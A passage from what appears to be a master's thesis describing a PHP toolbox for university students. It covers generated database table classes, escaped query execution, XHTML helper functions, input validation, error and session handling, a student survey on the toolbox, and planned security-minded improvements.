When the user has filled in the string that the Captcha image displays and submitted the form, the target PHP script must check that the correct string has been submitted. This is achieved quite easily with the following code:

```
if($_SESSION["secret_text"] == $_POST["secret_text"]){
  // Success
}
```

Another way to implement Captchas could be to write a file, Captcha.php for example, that could return the actual Captcha image. In other words, Captcha.php would be the name of the image file. So to show the image on the web page, something like the following must be part of the HTML of the page:

```
<img src="Captcha.php" />
Enter the text in the image here: <input type="text" name="secret_text" />
```

With this solution, including the two lines above in the HTML code is all the programmer needs to do on the first page, and on the next page he must do the same as with the captcha function to check that the user entered the correct string, and there is no need to have a directory dedicated to storing the Captcha images. The file Captcha.php would have to be responsible for storing the secret text in a session variable, so the programmer will not be able to control the name of the session variable. But I think that is a small price to pay for the decrease in complexity. To specify the length of the secret text, a get variable could be sent to Captcha.php with this information:

```
<img src="Captcha.php?length=5" />
```

5 The Implementation

There are six main parts in the toolbox. Some are primarily meant to make the programming easier, while others are there to make it easy to write secure code. The six parts are:

- Classes corresponding to database tables
- SQL query execution
- Validation
- Error-handling
- XHTML-functions
- Session-handling

The six parts are described in greater detail below. The first two parts, "Classes corresponding to database tables" and "SQL query execution", are perhaps the most important. These parts make database access a lot easier than it would be if one only were to use built-in PHP functions.

On the next page is an overview of the files and directories of the toolbox. The default name and placement of the directories to store the classes and the library files are shown, but these values may be changed by the programmer, for example during installation. The same goes for the names of the log files (errors.log and exceptions.log by default). The files shown in the classes directory are the files that are needed in order to run the files in the examples directory. Person.php, for instance, is needed to test the login/logout example. It contains code for the class Person, which corresponds to the database table Person.

Unfortunately, the file names are a mixture of English and Norwegian. The Norwegian word "Husholdningsavfall" would be something similar to "household waste" in English. "Fylke" is "county", Norway is made up of 19 of these. Each fylke, is in turn made up of a number of "kommune", or "municipality". "Kommuneoversikt" is an overview of municipality. "Velgfylke" is a composition of the words "velg" which means "choose" and "fylke", which still means "county". Finally, "innlogget" means "logged in".

One example system consists of the files delete_kommune.cgi, kommune.cgi, kommuneoversikt.cgi, new_kommune.cgi and velgfylke.cgi. The classes used by this system are stored in the files Husholdningsavfall.php and Fylke.php. Together, all these files make up the traditional INF1050 example system. The database tables used are called Husholdningsavfall and Fylke, and this is one of the reasons why the files names are not all in English.

```
<Project directory>
  common.php
  config.php
  errors.log
  exceptions.log
  Validation.php
  classes
    Husholdningsavfall.php
    Fylke.php
    Person.php
  examples
    delete_kommune.cgi
    kommune.cgi
    kommuneoversikt.cgi
    new_kommune.cgi
    update_kommune.cgi
    velgfylke.cgi
    login.cgi
    innlogget.cgi
    logout.cgi
  library
    db
      mysql.php
      oracle.php
    db.php
    error_handling.php
    functions.php
    html.php
    sessions.php
    validate.php
```

Installation In order to use the six parts of the toolbox, the code must first be installed somewhere in the student's home area. He must decide on one directory to be the project directory where the files common.php, config.php and Validation.php should be. From this directory he should run an installation script.

The Installation Script The installation script is, like the rest of the code, written in PHP. It is meant to be run by IFI-students, from their home areas, so it is targeted on a Linux-ish operating system and an Oracle database. It is divided into two parts. The first part uses the command line, the second uses a web browser to gather information from the student. Preferably, the entire script would use the web browser. However, as the web server runs as the user "www", access permissions wouldn't have been sufficient to perform all needed tasks. In addition, files and directories copied by the web server to the student's home area would get "www" as their owner, instead of the student.

The installation script first asks the student whether he wants a full installation or just update the library files.

In the case that only the library files should be updated, the student is asked which directory is the student's library directory, and the most recent version of

Figure 2: Screen shot from the installation script. In this particular page, all the tables and views in the student's database are shown. For tables, the student may change the primary key if necessary. For views, the student should specify the primary key. With the checkbox in front of the table or view name, the student can determine which tables and views to use with his project.

the library files are copied to this directory. The generated classes are updated the next time the file common.php is included in one of the student's web pages by comparing the modification time of the library file db.php (which contains the code to generate the classes) with the modification time of the class files themselves.

In the case of a full installation, it is important that the script is run from the directory that the student wanted to use as the project directory. He is again asked which directory should be the library directory. He is then asked in which directory the classes should be stored and what the name of the error and exception log files should be. If the student hits the return key without entering anything, a default value is used for all of the questions mentioned above. The default value is, of course, communicated to student, so he knows in advance what it is. If there already is a file named config.php in the project directory, the default values are read from this file.

Then all the library files, example files and project files are copied to the student's home area, and the file config.php is updated with the correct values of the library directory, classes directory and log file names. The rest of the installation is done using a web browser that now opens automatically. The student is asked for the username and password to the database, the database host and name. Config.php is then updated with the given values of these fields, and an attempt is made to log on to the database. All the student's tables and views are shown (see figure 2), and he must decide which ones to use in his project. He must also specify the primary keys for the views. For the tables, the primary keys, if any, are printed next to the table name. If the primary keys are wrong, or should be given in another order, the student may make the necessary changes.

The order of the primary keys matters because when an object of the table's class is instantiated, the order of the parameters is assumed to be the same as the order in which the primary keys are declared in the file config.php.

When the student has decided which tables and views to use and what the primary keys should be, config.php is updated with these values. Finally, the classes corresponding to the given tables and views are generated and saved in the appropriate directory.

5.1 Database Access

5.1.1 Classes and Objects

For each database table or updatable view the programmer wants to use in his project, a PHP class is generated. The class has both class (static) and object (non-static) methods. The static methods are used to extract information from the entire table. The non-static methods are used to alter or fetch data from a single row. So an object corresponds to a row in the table, and the class corresponds to the entire table. The class and table both have the same name, and for each column of the table, there is a variable in the object with the same name as the column. To see examples and more details than what is given below, see the reference manual

(Appendix A).

Manipulating Table Rows Object variables may be read or written through variations of the special-method "__call" of PHP objects. __call is invoked when an attempt is made to call a non-existent function. Changing the values of variables in the object does not automatically translate to changes in the database table. For that, a call to the method "update" on the object is necessary. Update should be called both in the case of the row being updated and the row being inserted. There is also a method "delete" that can be called on any of these objects. Delete deletes the row from the database table.

When the programmer sets an object variable making use of the __call method, he may specify a second argument to the method, in addition to the value the variable should have. This second argument is a boolean one, and it defaults to false. But if it is true, the script will attempt to interpret the first argument as an SQL value. This way, it may be possible to increment a sequence counter with the following PHP code:

```
$emp->set_id('employee_sequence.nextval', true);
```

In the code, $emp is assumed to be an object of class Employee, 'employee_sequence' is the name of the sequence, and 'id' is the name of the variable to be set. This way of incrementing the sequence counter is DBMS dependent since not all DBMSs use the syntax in the example above. This particular example will work with an Oracle database and perhaps some other DBMSs.

DBMS-Independent Auto-Increment The function "get_sequence_nextval" takes the name of an SQL sequence as its parameter, increments the sequence counter and returns the sequence's new value. get_sequence_nextval calls a database-specific function to do the actual work, so it is itself DBMS-independent.

Static Methods

primary_keys Returns an array with the names of the columns that make up the primary keys of the table or view to which this class corresponds.

get_rows If this method is called with no parameters, all the rows of the table are returned in an array. Every element (row) of the array is itself an array with the name of the column, all capital letters, as the key and the contents of the particular database table cell as the value. If only some of the columns are needed, it is possible to specify these needed columns as the first parameter to get_rows. The second parameter lets the programmer specify how to order the rows using regular

"SQL order by" syntax. As third and fourth parameters, the programmer may specify the number of the first and last row, respectively, that should be included in the result array.

obj_get_rows This method does the same thing as get_rows, but the rows are returned as objects instead of associative arrays. The programmer should not specify which columns he is interested in, all the variables of the object are set with the correct value from the database table.

get_columns This method also does the same thing as get_rows, but each element of the result array consists of the values of a column, not the values of a row. The array returned is associative, the key being the column name, uppercased, and the value being an array containing the values of this column for each row of the result. get_columns takes the same parameters as get_rows.

find This method makes it possible to search for rows in a table or view where the value of a column is the exact given value. The first parameter to find specifies the columns to include in the result array, the second parameter is an associative array with the name of a column as the key and the value this column must have as its value. The result array has the same format as the one returned from get_rows.

obj_find This method does the same thing as find, but the resulting rows are returned as objects instead of arrays, and the columns to include in the result need not be specified, as all the variables of the objects get their correct values.

row_exists This method takes the same parameters as obj_find, namely an associative array of column names and the values these columns should have. If one or more rows match these values, row_exists returns true, false otherwise.

count, sum, avg, min, max These methods do the same thing as their SQL equivalent. They take one parameter, the name of the column over which to aggregate. For "count" the parameter may be dropped, in which case the number of rows of the table is returned.

5.1.2 Executing Queries

The query execution interface is independent of the DBMS being used. Only when the object that stores information about the connection is created, is it necessary for the programmer to distinguish between the different DBMSs. For an Oracle database, the object I talked about, the one that stores information about the database, is called DB_Oracle. For a MySQL database it is called DB_MySQL. DB_Oracle and DB_MySQL objects implement an interface, "DB_Connection",

that includes the two methods execute and prepare; both take a query as its sole parameter.

```
interface DB_Connection
{
  public function execute($query);
  public function prepare($query);
}

interface DB_Statement
{
  public function execute();
  public function fetch_row($disallow_html = true);
  public function fetch_by_row($first = false, $last = false,
                               $disallow_html = true);
  public function fetch_by_column($first = false, $last = false,
                                  $disallow_html = true);
}
```

The execute method executes a query, and for an Oracle database returns a DB_OracleStatement-object. For a MySQL database, a DB_MySQLStatement-object is returned. However, it does not matter much what kind of object is returned, since they all implement the same interface, namely the so called "DB_Statement" interface.

The prepare method doesn't do much, but it returns, like execute, a DB_Statement interface object. Prepare takes a modified query as its parameter. In the query, each user-provided value should be replaced by :1, :2, :3 and so forth, so that characters with special meaning to SQL may be escaped later on, in order for the query to be executed in the way that the programmer expects.

The DB_Statement interface includes four methods; execute, fetch_row, fetch_by_row and fetch_by_column.

The execute method of the DB_Statement interface should be called on the object returned by the prepare method of DB_Connection interface objects. Execute executes the query that was sent to prepare. But first, the :1, :2 and so on must be substituted with the properly escaped user-provided values. These values are the parameters to execute. They are escaped by execute. Executing queries with prepare and then execute makes sure that SQL Injection Attacks aren't possible.

The three other methods of the DB_Statement interface should be called on DB_Statement objects for which the query has been executed, either directly (through the execute method of the DB_Connection interface) or using prepare first. All three methods take a parameter, $disallow_html, that defaults to true. This is to prevent Cross-Site Scripting Attacks. If $disallow_html is true, HTML special characters in the result are escaped, so that they can be displayed by the browser like they were entered in the first place, and not interpreted as HTML.

Fetch_row returns a single row as an associative array, with the column name uppercased as the key. Calling fetch_row multiple times, it is possible to fetch

all the rows returned by a query. When the last row has been fetched, fetch_row evaluates to false.

Fetch_by_row returns an array containing all the rows resulting from a query, rowwise. Each element of the array corresponds to one row. A row is again an array, in the same format as the array returned by fetch_row. To limit the number of rows in the array, the programmer may specify the number of the first and last row that he is interested in as parameters to fetch_by_row.

Fetch_by_column is just like fetch_by_row, only the result is returned columnwise instead of rowwise. The returned array therefore is associative, with the column name as the key and an array with all the column's values as the value.

5.2 XHTML-functions

The (X)HTML-functions are meant to help with the XHTML-coding. The functions return XHTML that can be validated as XHTML 1.0 Strict. The functions are:

- html_header
- html_table
- html_select
- html_form_from_table
- html_bottom

html_header html_header returns HTML-code for the beginning of an HTML-page. The page title is the one compulsory parameter. The title parameter will be the page title (the contents of the title-tag), it will also be the main heading on the page. Through the other parameters, one may also give the address of the CSS stylesheet for the page and the character encoding. In addition, one may give the address of a file to be included at the top of the page, before the main heading; a top menu, for example.

html_table html_table returns HTML for a table. The headers of the table's columns ($headers) and the values of the table cells in the form of row arrays ($rows) must be sent as parameters to this function. The rest of the parameters are optional. $sum_avg_included is a boolean argument, that if true, sets the last row's tr-tag's class attribute to 'sum_avg', so that the programmer may let the last row be displayed differently from the other rows. This is accomplished using CSS. The table-tag's class attribute gets the value of the $table_class parameter. All the cells

[2]When PHP5 is used together with Oracle here at IFI, Norwegian characters like æ, ø and å are stored as question marks in the database. This is unfortunate and probably has to do with PHP, Apache and/or Oracle settings.



Figure 3: Screen shot from the household waste example system. [2]The screen shot shows a table with all the municipalities of Østfold county. The table was created with the html_table function.

of a column can be displayed in one special way if the $column_classes argument contains an array of the classes of the different columns.

The parameters discussed so far let the programmer create an ordinary HTML table. The three remaining arguments allow him to add one or more link columns to the right of the ordinary columns. One row's links get the primary key names and values appended to the URL, in effect sent as get variables to the target page. For this to work, the table rows should have been fetched from a database table, and all the values of the primary key columns must have been sent to the function through the $rows argument. The next parameter to specify is $primary_keys, which is an array with the names of the columns that constitute the primary key. The string ':dontshow' can be appended to a column name if the column should not be part of the table. The last parameters to html_table, then, are the actual link addresses. Figure 3 shows an HTML table created with the html_table function.

html_select html_select returns HTML for a select menu, which is a drop down menu where only one item may be selected at a time. The first argument to the function is the value of the name attribute of the select tag. Without a name, no variable corresponding to the select menu will be sent to the target page, so the programmer cannot determine which item was selected. The option tag consists of a hidden and a visible set of values. The hidden value of the selected item will be the value of the variable with the name of the first argument. The visible value is the value shown to the user in the drop down menu.

The rest of the arguments are optional. $submit_on_change is a boolean argument that, if true, attempts to submit the form each time the selected item of the menu changes. The form is submitted using JavaScript. If the user has JavaScript disabled, a submit button is included next to the select menu. The last argument is the hidden value of the selected item. The corresponding visible value will be the one displayed in the menu when the page is loaded. Figure 4 shows a select menu created with the html_select function.

html_form_from_table html_form_from_table returns HTML for a form where the form fields correspond to the fields of a database table. The input fields can be either input text-fields or textareas. As the first parameter to html_form_from_table, one should specify if the form is of type "insert" or "update". For an update form, the primary key fields will be read-only. The second parameter is the name of the table. The function uses this argument to determine what is the primary key and to fetch data from the table, if necessary.

The rest of the parameters are optional. If there are any required fields, these may be specified in one of the arguments. An asterisk (*) will be printed left of required fields. The labels of the fields may be specified as the fourth parameter. If the labels are not provided, html_form_from_table will fetch the table's column names from the database, and use them instead. The programmer may also send the associative array of error messages to this function. The error messages, if any,



Figure 4: Screen shot from the household waste example system. The screen shot shows a select menu with all the counties of Norway. The select menu was created with the html_select function.

Figure 5: Screen shot from the household waste example system. The screen shot shows a form to update household waste information about a municipality. The form was created with the html_form_from_table function.

will be printed next to the fields that could not be validated. Finally, an integer parameter named $textarea_min_length may be used. Form fields corresponding to table fields that has room for fewer than this number of characters, will be shown as input text fields. If they have room for more characters, they will be textareas instead.

The values that will be shown in the form fields, are fetched from the $_POST-array if they are found there. Otherwise, if the primary key values are present in the $_GET-array, those values are used for the primary keys, and the rest of the values are fetched from the database. Figure 5 shows an update-form created with the html_form_from_table function.

html_bottom html_bottom returns HTML for the bottom of a page. If no arguments are provided, the only thing html_bottom returns is the closing body- and html-tags. If one would like to include a file at the bottom of the page, for example in order to display the same HTML at the bottom of all pages of a web site, the file's path may be given as an argument. The file could either be a PHP file or an HTML file.

5.3 Validation

To validate all input variables on a page, one single function call is all that's needed. However, the programmer must have written methods to validate all variables that need validation. The methods should be written in a class named Validation in the file Validation.php. The validation-method for the variable $_POST['address'] should be named validate_address and take three parameters; the first parameter is the actual value to validate, the second is a reference to an array of error messages and the third is the request-method, "post" in this case. The method should return true or false, depending on whether the value of the input variable was valid or not. In case the value did not pass the test, the array of error messages should be given an entry corresponding to the failing variable. For example, if the name of the array is $errors, $errors['address'] should be given a value such as 'Invalid address'; perhaps a little more informative than my suggestion, though.

The name of the function to call in order to validate all input variables is "validate_input". What validate_input does is iterate through all post, get and cookie input variables, and check if the variable's validation method exists. If it does, it is invoked, and if all validation methods return true, so does validate_input. If one or more of the validation methods return false, then validate_input returns false as well. The first parameter to validate_input is a reference to an array of error messages. This means that when validate_input is called with an initialized or uninitialized array as parameter, then when the function returns, the array contains error messages for all variables that could not be validated.

If a field needs to be validated by a method other than the default one (validate_address in the example above), then it is possible to specify an alternative

method in an array, which will be the second argument to the validate_input function. The key of the element is the name of the input field, 'address', in our example, and the value is the name of the new validation-method (actually the part after 'validate_'). See the reference manual for an example.

To check that all required fields of a form are filled out, a function named "validate_required_fields" may be called. The first parameter is a reference to the beforementioned array of error messages. The rest of the parameters is the names of the required fields. The names may or may not be gathered in an array. If they are, then the number of parameters will be two, if not, the number of parameters will be two or more. If one or more of the required fields have no value, the function returns false, and entries in the error message array corresponding to the names of the required fields are given a default value of 'Feltet er obligatorisk', which is Norwegian and means that the field is required. In order to give the error message entry another value, the names of the required fields must be gathered as keys in an array. The corresponding value should be the error message to store in the error message array in case the field wasn't filled out.

I have also written some functions to check that an integer actually is an integer in the expected interval, to check that a number is a number in the correct interval, that an email address probably is an email address and that an URL is an URL.

5.4 Error-handling

In the library file error_handling.php there are two functions to handle regular errors and exceptions. They are called user_error_handler and user_exception_handler. In order for the functions to actually be invoked in case of an error, the PHP functions set_error_handler and set_exception_handler have been executed with the correct handler function as the parameter.

user_error_handler logs the error, including the severity, the file and line number where the error occurred and, of course, the PHP error message. There is a constant, PRINT_ERROR, defined in config.php; if PRINT_ERROR is true, the error is sent to the browser and show on the screen in addition to being logged.

User_exception_handler takes the exception that was thrown as its first parameter. As a second parameter, one may specify that the exception was caught. If the exception wasn't caught, user_exception_handler is called automatically, with only the first parameter (the exception). But if the programmer wants the exception to be logged even though it was caught, he may invoke the user_exception_handler function manually, and specify that the exception was caught. If the exception was caught, no error message is printed on screen. If the exception was not caught, the script will end after the user_exception_handler code has been executed, so a message indicating that the script ended prematurely is printed. Alternatively, the programmer may change this behaviour, and perhaps redirect the user to an error page instead.

5.5 Session-handling

The following three functions can be used to improve session handling security:

- session_login
- session_validate
- session_logout

Session_login saves in a session variable, the subnet from which the request was made; that is the first three of the four numbers in the IP-address. It also saves the user agent-header and regenerates the session ID, invalidating the previous session ID.

Session_validate compares the stored values of the subnet and user agent to the values of the current request. The function returns true if they match, false otherwise. If session_validate returns false, it is an indication that someone may be trying to hijack the session.

Session_logout deletes all information stored about the session, including the session variables stored on the server and the cookie stored on the client.

6 Conclusion and Future Work

The toolbox code measures a little under 2500 lines of code including some blank lines and a few comments. The library files make up for about 1600 of these lines, the example files about 300. The code can be found at http://heim.ifi.uio.no/ haakonsk/official_code/. It is not very well commented, but I have tried to use descriptive variable, function and method names, so hopefully, it should be possible to understand most of it, anyway.

6.1 How I Have Been Working

The assignment for my Master's degree was given out in the middle of January. The hope was that the students of INF1050 could start using the toolbox this semester. They would start writing PHP code in late February, so the majority of the coding part of my assignment would have to be finished by then.

Having said that, it should not come as a surprise that I didn't have much time on my hands to plan and design my code. Luckily, I had already read a book by George Schlossnagle, called "Advanced PHP Programming". Some of the ideas I have implemented were found here. Also, my experience with programming web sites made it easier for me to plan my code in a rather short time. However, the planning naturally wasn't perfect and later versions of the code will have a slightly different programming interface than the current version. In addition, I didn't have time to plan and implement code to deal with all security issues before the code was released to the students.

The fact that I had to write the code so early, hasn't just been a disadvantage. Some students have been using my project, and comments from them throughout the semester and in a survey I created have given me ideas to further improve my code. I'm not sure if some extra weeks of designing could have compensated for all this. Some ideas also emerged when I was writing this report and had to think through various ways to implement the different parts of the toolbox.

6.2 A Survey on the Toolbox

In order to find out what the students thought about the toolbox and the documentation, why those who didn't use the toolbox didn't use it, and perhaps to get some constructive criticism, I created a survey. The results of this survey can be found at http://heim.ifi.uio.no/ haakonsk/survey/show_results.cgi.

78 students answered the survey, only 6 of these had used the toolbox. The majority of those who did not use the toolbox (43 students) didn't know about it. 13 stated that one reason why they didn't use it was that it would mean more things they needed to learn.

Of the 6 students who answered that they had used the toolbox, one thought the toolbox made the programming much easier than using only built-in PHP functions

or the toolbox from last year, 3 that programming was made a little easier and 2 didn't know.

12 students had read the documentation, which means that 6 of the students who had read the documentation had not used the toolbox. 4 stated it was fairly easy to understand the documentation, 5 that it was neither easy nor hard, 2 that it was fairly difficult and one didn't know.

Out of the same 12 students as above, 7 would recommend other student to use the toolbox, 2 would not recommend it and 3 did't know. The two students who would not recommend it had not used the toolbox, only read the documentation.

Some of the survey questions encouraged the students to express their opinions on different aspects of the toolbox. One student couldn't use the toolbox because he was using a DBMS that the database parts of the toolbox were not implemented for (PostgreSQL). In addition, there were a few complaints about the documentation. One student thought it was hard to find what he was looking for, so an index would be nice, he suggested. Another student suggested the documentation be more comprehensive.

6.3 Did I Reach My Project Goals?

The goals of my project have been to make PHP programming as easy as possible, and to make it easy to write clean, maintainable and secure code. The functionality offered by my toolbox abstracts away many low-level details, and so writing the code will be easier than it would be without a programming framework. Many inexperienced programmers would write dirty code by mixing the low-level details and the business logic. When they don't have to write the low-level details themselves, the result is cleaner and more maintainable code. When it comes to security, not all measures have been implemented to deal with all vulnerabilities discussed under Possible Attacks (section 3.3.1), at least not in the official toolbox code. But at http://heim.ifi.uio.no/ haakonsk/unofficial_code/ I have written code that deals with these remaining security issues.

Also, considering the answers from the survey, I think the answer to the question in the heading (Did I Reach My Project Goals?) is closer to yes than to no. With the unofficial toolbox code, the toolbox contains code that makes programming securely almost as easy as programming insecurely. A couple of students were, to some extent, sceptical about the toolbox, but the majority were positive about it. The students' opinions are what really counts. It doesn't matter if I think the toolbox is great if the students hate it; because, after all, they are the ones who will be using it.

6.3.1 How to Protect against the Different Kinds of Attacks

Some possible attacks were discussed under Possible Attacks, section 3.3.1. Under Possible Solutions, section 4, the functionality that the toolbox should offer to help

the programmer defend against the different kinds of attacks was discussed, among other things. Here is a brief summary of the solutions.

- Problems with Shared Hosts.
  Other people with access to the shared host may read all the files the web server can read. If the user www (the web server) is a member of the programmers group, those other people are prevented from reading the files directly, but they could still write a script to read the files.

- Spoofed Form Submissions or HTTP Requests.
  The programmer should validate all input, and PHP variables should be initialized before use. My Validation module attempts to make it easier to perform input validation.

- Session Hijacking.
  The Session module of the toolbox provides functions that make Session Hijacking difficult even with a valid session ID. Also, preventing Cross-Site Scripting Attacks makes it harder to obtain valid session IDs.

- SQL Injection.
  If SQL special characters in user-provided variables are properly escaped before they are inserted into the database, SQL Injection should not be possible. This is achieved if the programmer uses the prepare method of the toolbox's Query Execution module appropriately before executing the query with the execute method.

- Cross-Site Scripting.
  Special characters in user-provided values should be translated before they are sent to the browser. The HTML module should offer an easy way of doing this, but it has not been implemented in the official toolbox. It is a part of the unofficial code, though.

- Packet Sniffing.
  HTTPS should be used when sensitive information is sent across the Internet. However, HTTPS is not available to the students at IFI.

- Web Trojans.
  Captchas can be used to make it harder for attackers to submit forms automatically. An easy way to use Captchas has been implemented in the unofficial code, but not in official toolbox.

6.4 Improvements in Future Versions of the Toolbox

If you have read both section 4, Possible Solutions, and section 5, The Implementation, you have probably noticed that not all the ideas from Possible Solutions were included in the official toolbox code. But I have written code to test a few of the ideas. These are listed below:

- A class named XHTML_Page should be written (see "Implementing HTML Security", section 4.2), and an instance of XHTML_Page should be used to build and print the XHTML string for a web page. Printing the XHTML string in this way makes it easy to take the appropriate security measures, in effect have the HTML special characters translated to their entity equivalents.
- A file named Captcha.php could output a Captcha image (section 4.6). The PHP-file would also save the image's secret text in a session variable.

For some of the ideas discussed, no unofficial code exists either. And for some parts of my code, the programming interface should be slightly different from the way it was first implemented. See the following list:

- The optional argument, $disallow_html, of the three fetch-methods of objects implementing the DB_Statement-interface should either default to false, or be dropped altogether. The HTML special characters should be translated when they are printed, not when they are retrieved from the database.
- The DB_Statement-interface should include methods to return the result of a query as row objects in addition to row arrays. The methods could be called obj_fetch_row and obj_fetch_all, for instance.
- PHP views, as discussed under "Generating Classes for Tables and Views", section 4.1.2, should be implemented.
- The function html_header accepts only four arguments. The first argument becomes both the title and main heading on the page. In case the title and heading should be different, a fifth argument should be accepted to override the heading.
- The HTML string returned from html_table should perhaps not include the starting and closing table-tag.
- The two arguments $submit_on_change and $selected of the html_select function should be passed in the opposite order, so $selected comes before $submit_on_change.
- Instead of passing the minimum number of characters a database table field must have room for in order for the corresponding HTML field to be displayed using the textarea-tag, an argument to the html_form_from_table function could be an array with the types of every field. Type could be either "text", "password" or "textarea", where "text" refers to an input-tag of type text, "password" to an input-tag of type password and "textarea" to a textarea-tag.
- Other HTML-functions could be written. One student suggested more functions to help writing HTML forms.

- The HTML-functions should not be functions, they should instead be non-static methods of the XHTML_Page class.
- A way to allow harmless (non-JavaScript) HTML-tags and -attributes in user-provided input could be implemented.
- When an XHTML_Page object is used to print HTML, the names of the input variables could be found and saved on the server. On the next request, it could be checked that the get- or post-variables that enter the script are exactly the ones expected.
- As discussed under "Displaying Error Messages", section 4.3 (Validation) an object should be used to hold the error messages instead of an array.
- I have written functions to validate e-mail-addresses, URLs, integers and numbers. Other validation-functions might be helpful, as well.
- The PHP-file that controls the error-handling should perhaps not be a part of the central library.
- The function sess_validate should be left out. A function similar to the PHP built-in function session_start should be called instead of session_start on each page that uses sessions. The new function would be used in the same way as session_start, and it would contain both session_start- and sess_validate-functionality. The variables could be encrypted before they are stored. The session ID-part of the name of the file where the session data are stored could be encrypted, as well.

In addition, the toolbox could probably benefit from other improvements not discussed earlier in the text:

- An easy way to encrypt and decrypt data.
- An easy and DBMS-independent way to execute multiple queries atomically.
- Better documentation. A few of those who answered the toolbox survey commented that the documentation needed some improvement. An index could be implemented, for example.
- Better efficiency (faster script execution). Effieciency has not been among the things I have emphasized.

A Reference Manual (in Norwegian)

Klasser for tabeller

